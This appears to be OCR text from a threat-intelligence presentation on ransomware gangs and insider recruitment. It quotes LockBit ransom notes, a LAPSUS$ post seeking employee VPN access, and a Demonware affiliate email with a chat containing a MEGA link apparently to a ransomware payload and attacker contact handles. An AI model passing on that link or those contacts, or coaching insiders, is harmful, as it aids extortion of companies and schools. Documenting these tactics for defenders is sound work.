
Many of your documents, databases, videos and other important files are no longer accessible because they have ben encrypted. Maybe you are busy locking for a way to recover your iles, but do not waste your time. Nobody can recover your files without our decryption service.

LockBit Ransomware use AES and RSA cryptography

How to recover my files?

We guarantee that you can recover all your files safely and easily. You can decrypt a single file for warranty - we can do it. But if you want to decrypt all your files, you need to pay.

Write to support if you want to buy decryptor.




“…nothing is more important than our reputation.”

“… we want nothing more than money.”

“… treat this situation simply as a paid training for your system administrators, because it is due to your corporate network not being properly configured that we were able to attack you.”

“… our pentest services should be paid just like you pay the salaries of your system administrators. Get over it and pay for it. “




“… in 3 years not a single member of our group has been caught by the police, we are top notch hackers, and we never leave a trail of crime.”

“… sometimes you will have to wait some time for our reply, this is because we have a lot of work, and we attack hundreds of companies around the world.”

“… we can do a test decryption before paying.”

“… don't go to recovery companies, they are essentially just middlemen who will make money off you and cheat you.“



February 16, 2023

Cyber attack on a school district in Illinois

Olympia Community Unit School District 16 (CUSD 16) - Stanford, Illinois, USA (McLean County)


Olympia Schools Investigating Recent Cyber Attack

https://www.govtech.com/education/k-12/o...

Perpetrators: LockBit

“Please forgive me for allowing the attack on small innocent children, the stolen data has been deleted, to get the decryptor please give me the decryption id. I am very ashamed, but I can not control all partners, anyone can join my affiliate program as well as break the rules, I have blocked this partner.”

- Lockbit admin



LAPSUS$ channel

We recruit employees/insider at the following!!!!


- Any company providing Telecommunications (Claro, Telefonica, ATT, and other similar)
- Large software/gaming corporations (Microsoft, Apple, EA, IBM, and other similar)
- Callcenter/BPM (Atento, Teleperformance, and other similar)
- Server hosts (OVH, Locaweb, and other similar)

TO NOTE: WE ARE NOT LOOKING FOR DATA, WE ARE LOOKING FOR THE EMPLOYEE TO PROVIDE US A VPN OR CITRIX TO THE NETWORK, or some anydesk

If you are not sure if you are needed then send a DM and we will respond!!!!
If you are not a employee here but have access such as VPN or VDI then we are still interested!!


You will be paid if you would like. Contact us to discuss that

@lapsusjobs 624 13.3K 12:37 PM



From sajid@bpovision.com
Subject **Partnership Affiliate Offer**
To undisclosed-recipients:;

```
if you can install & launch our Demonware Ransomware in any computer/company
main windows server physically or remotely

40 percent for you, a milli dollars for you in BTC

if you are interested, mail: cryptonation92@outlook.com

Telegram : madalin8888
```



Pablo
is it a big company?

Pablo
[redacted]
k, never done anything like this before but im leaving my co...
i hope we can charge them about $250,000+

[redacted]
the company i work

about $50mil annual

Pablo
[redacted]
about $50mil annua
we'll charge them 12

[redacted]
im confused about th
talking about just cha

Pablo
[redacted]
im confused about the amount, you said id get 1 mil but ur t...
if you want me to charge them a milli

we'll charge them a milli

i was just being a little bit considerate for them, lol


Pablo 4:00 PM
https://mega.nz/file/BxxG2DaY#AyLPiHCxCHp2H1u1dG6wiEzz-lUcdt1VhnErjO-yBq8
mega.nz
20.97 MB file on MEGA

if you can operate the server machine, the server must have a browser? 4:00 PM

Pablo 5:37 PM
if you work in an office, you can install Ransomeware in your company windows server

once the company pays us big cash in Bitcoins, you will get %40 5:37 PM

can you access your company windows server? 5:37 PM



/r/verizon / u / oklaqq 11/24/2021, 8:16:40 PM

Earning opportunity for a mobile carrier employee ~ $20000+

